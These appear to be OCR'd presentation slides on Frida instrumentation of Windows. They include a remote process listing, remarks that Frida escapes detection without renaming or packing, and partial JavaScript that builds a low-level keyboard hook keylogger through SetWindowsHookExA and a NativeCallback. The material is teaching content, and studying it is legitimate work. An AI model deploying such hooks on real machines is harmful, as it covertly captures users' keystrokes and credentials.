(frd) (base) patowc@karnak:~/frd$ frida-ps -H 192.168.56.10
  PID  Name
-----  ------------------------------------
 8136  ApplicationFrameHost.exe
 1724  FileCoAuth.exe
 2804  Microsoft.Photos.exe
 9540  OneDrive.exe
 9508  OpenConsole.exe
 6188  RuntimeBroker.exe
 7220  RuntimeBroker.exe
 8012  RuntimeBroker.exe
11324  RuntimeBroker.exe
 2128  RuntimeBroker.exe
 2552  RuntimeBroker.exe
 7004  SearchHost.exe
 7460  SecurityHealthSystray.exe
 5308  ShellExperienceHost.exe
 6980  StartMenuExperienceHost.exe
 9680  SystemSettings.exe
 6788  SystemSettingsBroker.exe
 3916  VBoxTray.exe
```

FRIDA in win*: not even trying to hide…

- No renaming (some anti-frida detectors looks for well-known names and identifiers)
- No binary manipulation… no packing, no recompile, nothing…
- No strings removal…

** you can even attach frida-gadget to a binary (+lief)*


FRIDA in win*: keylogger!

- https://docs.microsoft.com/en-us/windows/win32/winmsg/about-hooks
- Typical basic keylogger **USER32\SetWindowsHookExA** with a callback to get the keypress event.
- Remember to **CallNextHookEx** or we will break things after catching the keypress xD
- Remove our hook when finished (or not): **UnhookWindowsHookEx**

** you can even attach frida-gadget to a binary (+lief)*

FRIDA in win*: keylogger! (ii)

- Remember frida is into the process memory space so it can access resources available to this context.
- We can get a pointer to where a function is knowing the module (base) and the function name (or offset, remember the linux example?). See:



** you can even attach frida-gadget to a binary (+lief)*

```
var setWindowsHookExA_ptr = Module.getExportByName('user32.dll',
                                                   'SetWindowsHookExA');
var callNextHookEx_ptr = Module.getExportByName('user32.dll',
                                                'CallNextHookEx');
var unhookWindowsHookEx_ptr = Module.findExportByName('user32.dll',
                                                      'UnhookWindowsHookEx');
```

FRIDA in win*: keylogger! (iii)

- This are JUST POINTERS (**NativePointer** in frida), not the actual function.
- We need to “build” the function as a **NativeFunction** to be able to intermediate from Jscript to “native” context.
- But to be able to do so, we need to know the API definition, for example for “SetWindowsHookEx”.

** you can even attach frida-gadget to a binary (+lief)*

https://learn.microsoft.com/es-es/windows/win32/api/winuser/nf-winuser-setwindowshookexa

C++

```
HHOOK SetWindowsHookExA(
  [in] int       idHook,
  [in] HOOKPROC  lpfn,
  [in] HINSTANCE hmod,
  [in] DWORD     dwThreadId
);
```

https://learn.microsoft.com/es-es/windows/win32/api/winuser/nf-winuser-setwindowshookexa

```C++
HHOOK SetWindowsHookExA(
  [in] int       idHook,
  [in] HOOKPROC  lpfn,
  [in] HINSTANCE hmod,
  [in] DWORD     dwThreadId
);
```

What the hell `HHOOK`(return value), `HOOKPROC` and `HINSTANCE` are? Reading the documentation we conclude we will use pointers.

```
var setWindowsHookExA_ptr = Module.getExportByName('user32.dll',
                                                   'SetWindowsHookExA');
var setWindowsHookExA = new NativeFunction(setWindowsHookExA_ptr,
                                           'pointer',   // return HHOOK
                                           [
                                             'int',     // int idHook
                                             'pointer', // HOOKPROC lpfn
                                             'pointer', // HINSTANCE hmod
                                             'int'      // DWORD dwThreadId
                                           ]);
```

Now we have a NativeFunction, setWindowsHookExA that can be used within the JavaScript CONTEXT! (applause for Ole and Frida).

*** SPONTANEOUS APPLAUSE NOW.**

FRIDA in win*: keylogger! (iv)

- The argument `idHook` will be fixed to 13 (`WH_KEYBOARD_LL`).
- `lpfn` is our callback function (not as easy, heh).
- `hmod` is `NULL`, but in the format of `getModuleHandler(NULL);`
- `dwThreadId` will be 0 (0 means ALL subprocesses in the same desktop... what? **yes, means that**).

** you can even attach frida-gadget to a binary (+lief)*

FRIDA in win*: keylogger! (v)

- Just to **make sure you get the awesomeness** of all this: we are creating a callback for an API that we imported from a DLL (USER32.dll) running on a remote computer with Windows 11, instrumented by a frida tool that we are managing from our Linux box, passing a JavaScript function.
- Without things exploding.

** you can even attach frida-gadget to a binary (+lief)*

https://docs.microsoft.com/en-us/windows/desktop/api/winuser/ns-winuser-tagkbdllhookstruct

```
const kb_Hook_ptr = new NativeCallback(function (nCode, wParam, lParam) {
 // lParam ->
 //   https://docs.microsoft.com/en-us/windows/desktop/api/winuser/ns-winuser-tagkbdllhookstruct
 //
 // typedef struct tagKBDLLHOOKSTRUCT {
 //    DWORD     vkCode;
 //    DWORD     scanCode;
 //    DWORD     flags;
 //    DWORD     time;
 //    ULONG_PTR dwExtraInfo;
 // } KBDLLHOOKSTRUCT, *LPKBDLLHOOKSTRUCT, *PKBDLLHOOKSTRUCT;

 if (nCode < 0) {
   return callNextHookEx(HHOOK, nCode, wParam, lParam);
 }
```


FRIDA in win*: keylogger! (vi)


- As we said we need to create our callback (using frida's NativeCallback).
- `NativeCallback(function(nCode,wParam,lParam) {//}` is a Jscript function, remember.
- Returns `pointer` and has three arguments: `int`, `pointer` and `pointer`.
- if `nCode < 0` return the result of calling `NextHookEx` (this is CRITICAL xD).

** you can even attach frida-gadget to a binary (+lief)*

